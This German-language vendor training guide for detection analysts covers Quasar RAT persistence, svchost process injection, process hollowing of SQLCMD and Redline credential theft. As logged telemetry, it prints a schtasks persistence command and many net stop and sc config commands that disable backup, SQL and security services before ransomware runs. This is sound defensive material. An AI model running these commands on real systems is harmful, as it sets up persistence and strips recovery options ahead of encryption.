C:\Windows\System32\schtasks.exe	"schtasks" /create /tn "Quasar Client Startup" /sc ONLOGON /tr "C:\Windows\system32\SubDir\Client.exe" /rl HIGHEST /f	C:\Windows\System32\conhost.exe

Dies eröffnet eine ganze Menge mehr an Transparenz! Wir wissen nun nicht nur mit Sicherheit, dass verdächtige Aktivitäten im Gange sind und welche Pfade damit zusammenhängen, sondern auch, dass Persistenz erzeugt wird. Und wir sehen sogar, dass wir es mit Quasar zu tun haben, einem bekannten RAT.

Quasar ist ein hochentwickelter RAT und führt die meisten seiner Verhaltensweisen innerhalb seiner eigenen ausführbaren Datei aus, wobei er für viele Zwecke lieber seine eigenen statisch kompilierten Bibliotheken mitbringt, anstatt die Standardwerkzeuge von Windows zu verwenden. Aber selbst Quasar wird erwischt, wenn er Dinge wie schtasks verwendet.

Relevante Dokumentation

- Mitre T1566 - Phishing kann verwendet werden, um einen Benutzer dazu zu bringen, eine Aktion auszuführen, die er sonst nicht durchgeführt hätte, wie z. B. das Ausführen eines Skripts oder das Weitergeben eines Passworts.
- Mitre T1091 - Malware kann sich selbst auf Wechseldatenträger replizieren, sodass der nächste Rechner, an den dieser angeschlossen wird, sie über Autorun oder Treiber-Schwachstellen ausführen kann.

- Mitre T1204 - Benutzerausführung, oft durch Phishing erreicht, ist der einfachste Weg für Malware, mit der Ausführung zu beginnen.
- Mitre T1547 - Malware kann Windows anweisen, bösartige Programme beim Booten oder bei der Benutzeranmeldung auszuführen.
- Mitre T1037 - Malware kann Windows anweisen, bösartige Skripte beim Booten oder bei der Benutzeranmeldung auszuführen.
- Mitre T1543 - Das Erstellen oder Verändern eines Systemprozesses kann bösartigen Code als normalen, vertrauenswürdigen Systemprozess vor der Malware-Erkennung tarnen.

Trainingsszenario - Prozessinjektion

Gruppenname

Trainingsdaten - Prozessinjektion (Hive)

Szenario


In diesem Trainingsszenario führen wir eine Ransomware-Payload mittels Prozessinjektion in einen bereits laufenden Svchost.exe-Prozess aus. Der betreffende Svchost ist ein normaler Systemvorgang, läuft seit längerem, ist signiert und wird unter dem LocalSystem-Benutzerkonto ausgeführt.

Da der Svchost „echt“ ist, wird er oft übersehen. Administratoren wissen, dass viele Instanzen von Svchost ausgeführt werden, und solange die Argumente des Programms korrekt aussehen, wird er als „Black Box“ behandelt und in Ruhe gelassen. Dies ist eine offensichtliche und häufig ausgenutzte Schwachstelle, die Hacker sich zunutze machen. In Kombination mit einer Zero-Day-Payload ist dieser Ansatz sehr erfolgreich darin, Ransomware-Angriffe zu verschleiern.

Erkennung

Number of Incidents	Machine Name	Program Path	Program Arguments
1	\\CC-NOAH-TEST	C:\Windows\System32\svchost.exe	-k UnistackSvcGroup

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 9:16:41 PM EDT	Royal-purple Komc	True	False	False



svchost.exe's Zertifikatssignierer

Die Situation rund um diese automatisierte Reaktion ist auf den ersten Blick nicht direkt erkennbar. Die Kommandozeilenargumente sehen für Svchost gültig aus, und die ausführbare Datei ist von Microsoft signiert.

Die Tatsache, dass ein nicht vertrauenswürdiger Remote-Thread vorliegt, ist verdächtig, erfordert jedoch weitere Untersuchung. Viele Remote-Threads treten auf einem System auf, aber die meisten davon bleiben „vertrauenswürdig", da sie für normale Interprozesskommunikation, Datenaustausch usw. verwendet werden.

Wenn ein Remote-Thread auf ungewöhnliche Weise in einen Prozess erstellt und als nicht vertrauenswürdig markiert wird, ist genauere Prüfung erforderlich.

Injector Pid	Injector Path	Injectee Pid	Injectee Path ↑
3992	C:\Windows\System32\csrss.exe	8844	C:\Windows\System32\cmd.exe
4228	C:\Windows\System32\dwm.exe	3992	C:\Windows\System32\csrss.exe
3268	C:\Windows\System32\dwm.exe	5972	C:\Windows\System32\csrss.exe
4228	C:\Windows\System32\dwm.exe	3992	C:\Windows\System32\csrss.exe


Harmlose Prozessinjektionen, die normalerweise auftreten

Um die vielen Prozessinjektionen zu sortieren, die zu einem bestimmten Zeitpunkt auf einem System auftreten, können wir uns sowohl auf den Zeitpunkt des Vorfalls als auch auf die PID des markierten Prozesses beziehen. Normalerweise beginnen wir mit einigen PIDs verdächtiger Reaktionen und arbeiten uns die Kette der Injektionen und Erstellungen hinauf, um die vollständige Geschichte zu erfassen.

Response Details

Description	Value
Response Name	Royal-purple Komodo-Dragon Lavender 848
Machine Name	\\CC-NOAH-TEST
Program Path	C:\Windows\System32\svchost.exe
Program Arguments	-k UnistackSvcGroup
Agent Name	
Ram usage	0
File access count	0
Number of threads	0
Pid	6224

View Certificate Publisher Names



Herausfiltern irrelevanter Injektionen

Injector Pid	Injector Path	Injectee Pid	Injectee Path
9168	C:\svchost_injector.exe	6224	C:\Windows\System32\svchost.exe

Der eindeutige Beweis!

Wir wissen bereits, dass niemand auf diese Weise in Svchost injizieren sollte, aber ganz sicher nicht dieser Prozess! Von hier an können wir diesen Prozess so behandeln, als wäre es „malware.exe“, und herausfinden, wer ihn ausgeführt hat, da es jemand gewesen sein muss.

Created ↑	Child Pid ▽	Parent Path	Child Path
October 18, 2022 at 9:11:09 PM EDT	9168	C:\Windows\System32\services.exe	C:\Program Files (x86)\Dropbox\Update\DropboxUpdate.exe
October 18, 2022 at 9:16:04 PM EDT	9168	C:\Windows\explorer.exe	C:\svchost_injector.exe

Prozesse, die mit PID 9168 gestartet wurden

Da es zwei Prozesserstellungen mit PID 9168 gab und diese sehr unterschiedlich sind, können wir dies anhand des Zeitstempels und/oder des untergeordneten Pfads eingrenzen und feststellen, dass er von einem explorer.exe erstellt wurde. Das bedeutet, dass jemand den Injektorprozess manuell ausgeführt hat, und es kann kein Zufall eines fälschlicherweise markierten Svchost-Verhaltens sein.

Relevante Dokumentation

- **Prozessinjektion**
- Mitre T1559 - Interprozesskommunikation kann dem Injektor nach Abschluss der Injektion Kontrolle über den Zielprozess ermöglichen.
- Mitre T1106 - Native APIs bieten oft den direktesten Zugriff auf Betriebssystemfunktionen zum Zugriff auf Dateien, laufende Prozesse und mehr.
- Mitre T1569 - Die Injektion in einen Systemdienst wie einen bestehenden Svchost kann bösartigen Code so tarnen, dass er als von einem bekannten und vertrauenswürdigen Prozess ausgeführt gemeldet wird.
- Mitre T1055 - Prozessinjektion, üblicherweise verwendet, um bösartigen Code in einem Zielprozess auszuführen, während der ursprüngliche Prozess weiterlaufen kann.

Trainingsszenario - Speichermodifikation

Gruppenname


Trainingsdaten - Process Hollowing SQL (Hive)

Szenario

In diesem Trainingsszenario führen wir eine Ransomware-Payload mittels Process Hollowing aus, einer Injektions-/Umgehungstechnik, bei der ein Prozess gestartet und dessen ausführbarer Code so modifiziert wird, dass er ein anderes Verhalten ausführt.

In-Memory-Tradecraft gehört zu den am schwersten zu erkennenden Techniken, und noch schwerer ist es, eine automatisierte Reaktion darauf zu haben, weshalb sie oft ignoriert wird. Speicher ist per Definition flüchtig und ändert sich ständig. Um Änderungen im Speicher eines Prozesses zu identifizieren, müssen relevante Bereiche erkannt und zu unterschiedlichen Zeitpunkten im Lebenszyklus eines Prozesses ausgewertet werden, um festzustellen, ob er manipuliert wurde.

Erkennung



Number of Incidents	Machine Name	Program Path	Program Arguments
1	\\CC-NOAH-TEST	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\...	SQLCMD.EXE

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 6:46:59 PM EDT	Moonflower Razzmatazz Zonkey 74	False	True	False

Reaktionen auf Speichermodifikationen sind bei Weitem am schwierigsten zu untersuchen. Da Speicher vergänglich ist, wird er wie eine „Black Box“ behandelt und oft auf Abstand gehalten. Die gute Nachricht ist, dass wir seit Cyber Crucible 4.4.1.3 nun die Möglichkeit haben, automatisch Telemetriedaten für modifizierte Speicherproben zu erfassen und dabei zu identifizieren, welche Speicherbereiche verändert wurden und welche genauen Änderungen daran vorgenommen wurden.

Diese Art der Analyse ist jedoch sehr aufwendig, daher ist ein guter erster Schritt, die zugehörigen Prozesse im Dashboard zu überprüfen, um sich einen Eindruck vom zugehörigen Verhalten zu

verschaffen. Da es sich bei dem betreffenden Prozess um eine signierte SQLCMD.exe handelt, sollte schnell klar werden, ob es sich um einen harmlosen SQL-Prozess oder etwas Schlimmeres handelt.

Parent Path	Parent Arguments	Child Path
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Program Files\Microsoft SQL Server\Client S...	"C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\...	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Program Files\Microsoft SQL Server\Client S...	SQLCMD.EXE	C:\Windows\System32\net.exe

Bisher sieht alles gut aus, nur normale SQL-Prozesse, nichts, das notwendigerweise verdächtig oder unverdächtig ist. Allerdings sehen wir es nie gern, wenn CMDs an automatisierten Reaktionen beteiligt sind. Graben wir etwas tiefer.

Parent Path	Child Path	Child Arguments
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "WRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "WRSVC" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "UnistoreSvc_5205e" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "UnistoreSvc_5205e" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "LanmanWorkstation" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MsDtsServer130" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MSSQL$MSSQLSERVER01" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MSSQLSERVER" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "sacsvr" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SQLAgent$MSSQLSERVER01" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SQLBrowser" start= disabled

Der eindeutige Beweis!

Und da ist er! Wir können weiter scrollen und immer mehr solcher Verhaltensweisen sehen. Die SQLCMD.exe führt alle möglichen Befehle aus, um Dienste zu deaktivieren, Konfigurationen zu ändern, und alles, was Ransomware präventiv tun würde.

```
33 2E 39 35 00 55 50 58 21 0D 24 0E 0A 2F 0A 72  3.95.UPX!.$../.r
3C A0 BF E2 D5 BC 78 37 00 89 EF 0D 00 00 22 32  <?????x7..?...."2
00 49 39 00 34 1A 03 00 32 92 0D 60 C1 31 9B FD  .I9.4...2..`?1.?
DA 0A 6D 23 7E 10 FA 7A 45 17 EE D3 C1 7B 5A 29  ?.m#~.?zE.???{Z)
46 0D FE AB FF 75 95 FD 0B 82 78 55 EA B0 16 36  F.???u.?..xU??.6
8E DE D9 92 0E 16 2E 17 D8 AE 46 29 60 2B 87 B8  .??.....??F)`+.?
B1 44 40 E3 9C 00 B2 40 66 01 1B AF 99 05 4E EE  ?D@?..?@f..?..N?
10 B1 7C C8 8F A3 1D A3 1D 65 70 A4 95 43 77 6A  .?|?.?.?.ep?.Cwj
E0 EC 83 F0 30 4B BB EE 4C 82 D1 AA CC BF 75 A7  ??.?0K??L.????u?
D5 92 0A 68 4F 32 E0 2E 40 19 B7 9D 23 4D 13 6C  ?..hO2?.@.?.#M.l
B9 3D D2 FF 82 25 BF A0 91 F0 99 22 F4 9B 3C F4  ?=??.%??.?."?.<?
B1 80 EC 52 08 B5 95 4B F5 90 CD 1F BF E9 24 C2  ?.?R.?.K?.?.??$?
33 2E 7F 4F E1 8E E9 00 DB 2A 43 B9 FF 97 63 74  3..O?.?.?*C??.ct
80 01 B3 F6 39 BC C5 13 59 D9 06 B2 B7 33 C2 D0  ..??9??.Y?.??3??
56 C3 75 A0 0A BB 28 0D AA BA 7F BC E4 15 90 88  V?u?.?(.??.??...
AD CD FC FF BC 7E 45 4E D7 32 60 90 A5 6F 8D D8  ?????~EN?2`.?o.?
6E 44 E0 39 02 45 2B 31 0D EE 25 D6 53 5E A4 17  nD?9.E+1.?%?S^?.
B9 0F 05 22 82 68 8A 26 7F 5B 8D EB 95 11 AF 05  ?.".h.&.[.?..?.
F6 D4 3D 7B 38 D0 1E 47 03 2A BE C7 28 84 19 B3  ??={8?.G.*??(..?
9A 64 3E AD 5F 7A 36 8B D8 D7 7C 43 B6 5F DE DB  .d>?_z6.??|C?_??
4F F4 16 C0 9E DE 92 F8 97 0D 99 50 AF E0 AD CD  O?.?.?.?...P????
C2 97 5B C8 BF D6 3E 0F C7 BC D0 89 9D 21 13 AF  ?.[???>.???..!.?
E6 49 31 51 3D 8A 22 36 6D DD A1 A6 E8 F7 6A 75  ?I1Q=."6m?????ju
D5 22 77 21 D0 67 64 B3 2E 96 A6 81 6E 4F 49 E6  ?"w!?gd?..?.nOI?
59 81 5F D9 44 E3 9F 2D C6 45 97 5F 0B CA 95 39  Y._?D?.-?E._.?.9
89 78 3A BC 23 CE A4 64 34 01 29 31 05 29 4B 36  .x:?#??d4.)1.)K6
76 A3 4D 4A 73 33 B2 23 17 D7 0C E4 D6 4B 79 62  v?MJs3?#.?.??Kyb
```

```
332e              xor     ebp, dword ptr [rsi]
393500555058      cmp     dword ptr [58D95708h], esi
210d240e0a2f      and     dword ptr [2F931032h], ecx
0a723c            or      dh, byte ptr [rdx+3Ch]
a0bfe2d5bc78370089 mov    al, byte ptr [89003778BCD5E2BFh]
ef                out     dx, eax
0d00002232        or      eax, 32220000h
004939            add     byte ptr [rcx+39h], cl
00341a            add     byte ptr [rdx+rbx], dh
0300              add     eax, dword ptr [rax]
32920d60c131      xor     dl, byte ptr [rdx+31C1600Dh]
9b                wait
fd                std
da0a              fimul   dword ptr [rdx]
6d                ins     dword ptr [rdi], dx
237e10            and     edi, dword ptr [rsi+10h]
fa                cli
7a45              jp      000000000089027E
17                ???
ee                out     dx, al
d3c1              rol     ecx, cl
7b5a              jnp     0000000000890299
29460d            sub     dword ptr [rsi+0Dh], eax
fe                ???
ab                stos    dword ptr [rdi]
ff7595            push    qword ptr [rbp-6Bh]
fd                std
```

Hier können wir eine kleine Vorstellung davon bekommen, was uns erwartet, wenn wir tiefer graben und die Speicher-Diffs analysieren. Die meiste Tradecraft, die ausgereift genug ist, um

vollständig speicherbasierte Malware zu erstellen, wird auch ihren Code im Speicher verschleiern. Dies macht die Analyse extrem schwierig, aber der Zugriff auf die zusätzlichen Telemetriedaten hat sich bereits als unschätzbar wertvoll für die Vorfallserkennung sowie die Verhaltensfeinabstimmung erwiesen.

Relevante Dokumentation

- **Process Injection**
- Mitre T1559 - Inter-Process-Kommunikation kann nach Abschluss der Injektion Kontrolle über den Zielprozess vom Injektor aus ermöglichen.
- Mitre T1106 - Native APIs bieten oft den unmittelbarsten Zugriff auf Betriebssystemfunktionalität, um auf Dateien, laufende Prozesse und mehr zuzugreifen.
- Mitre T1569 - Das Injizieren in einen Systemdienst wie einen bestehenden `svchost` kann bösartigen Code so tarnen, dass er als von einem bekannten und vertrauenswürdigen Prozess ausgehend gemeldet wird.
- Mitre T1055 - Prozessinjektion, üblicherweise verwendet, um bösartigen Code in einem Zielprozess auszuführen, während der ursprüngliche Prozess weiterlaufen kann.
- Mitre T1543 - Das Erstellen oder Modifizieren eines Systemprozesses kann bösartigen Code als normalen, vertrauenswürdigen Systemprozess vor der Malware-Erkennung tarnen.

Trainingsszenario – Identitätsdiebstahl

Gruppenname

Trainingsdaten - Identitätsdiebstahl (Redline)

Szenario

In diesem Trainingsszenario führen wir ein Stück „Stealer“-Malware aus, um die erste Phase eines Angriffs, den Diebstahl von Zugangsdaten, durchzuführen. Im Gegensatz zum **RAT**-Szenario verwendet dieses nicht dieselben Verhaltensweisen wie Ransomware. Stattdessen ist dies Teil der wachsenden Identitätsschutzfähigkeiten von Cyber Crucible.

Oft, noch bevor es überhaupt zu einer Erpressung kommt, bestehen die ersten Schritte eines Angreifers darin, sich wurmartig durch das Netzwerk zu bewegen und Zugriff auf möglichst viele Zugangsdaten zu erlangen. In manchen Fällen handelt es sich dabei um eine AD-Benutzername/Passwort-Kombination, in anderen Fällen um API-Schlüssel, die aus Browsersitzungen entwendet werden.


Erkennung


Schauen wir uns nun genauer an, wie abnormaler Zugriff für den Administrator aussieht.


Accessing Program Path	Untrusted Remote Threads	Modified Memory	No Trusted Cert
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True

Zugriffe auf Identitätsdaten sind sehr eindeutig: Wenn die Administratoren ein Programm nicht kennen, sollte es keinen Zugriff auf diese Daten haben! Dies fällt sofort als etwas Verdächtiges auf.

Wie sieht die Kehrseite davon aus der Sicht des Angreifers aus? Klartext!







Diese Reaktionen sind keine Reaktionen wie bei traditionellen Datenerpressungsereignissen, daher handelt es sich nicht um Maßnahmen einer automatisierten Suspendierung. Stattdessen ähneln sie eher Prozessinjektionen, bei denen Cyber Crucible nicht im Weg stand. Da unsere Analysen stetig weiterentwickelt wurden, haben wir gelernt, wie „normaler“ Zugriff auf Identitätsspeicher für verschiedene Arten von Anwendungen aussieht. Bis 2023 werden wir unsere Schutzfunktion aktivieren, die den Zugriff auf verschiedene Formen von Identitätsdatenbanken auf Kernel-Ebene einschränkt und nur der zugehörigen Software den Zugriff darauf erlaubt.

Relevante Dokumentation

- **Process Injection**
- Mitre T1559 - Interprozesskommunikation kann dem Injektor die Kontrolle über den Zielprozess ermöglichen, sobald die Injektion abgeschlossen ist.
- Mitre T1106 - Native APIs bieten oft den direktesten Zugriff auf Betriebssystemfunktionen, um auf Dateien zuzugreifen, Prozesse auszuführen und mehr.
- Mitre T1569 - Die Injektion in einen Systemdienst wie einen bestehenden `svchost` kann bösartigen Code so tarnen, dass er als von einem bekannten und vertrauenswürdigen Prozess ausgeführt erscheint.
- Mitre T1055 - Prozessinjektion, meist verwendet, um bösartigen Code in einem Zielprozess auszuführen, während der ursprüngliche Prozess weiterläuft.
- Mitre T1543 - Das Erstellen oder Verändern eines Systemprozesses kann bösartigen Code als normalen, vertrauenswürdigen Systemprozess vor der Malware-Erkennung tarnen.
- Mitre T1555 - Gespeicherte Zugangsdaten aus unverschlüsselten Passwort-Managern oder Browsern können genutzt werden, um Zugriff auf privilegierte Daten zu erlangen.
- Mitre T1212 - Zugangsdaten könnten gestohlen werden, indem eine verwundbare Software ausgenutzt wird, die vom Benutzer eingegebene Zugangsdaten nicht verschlüsselt.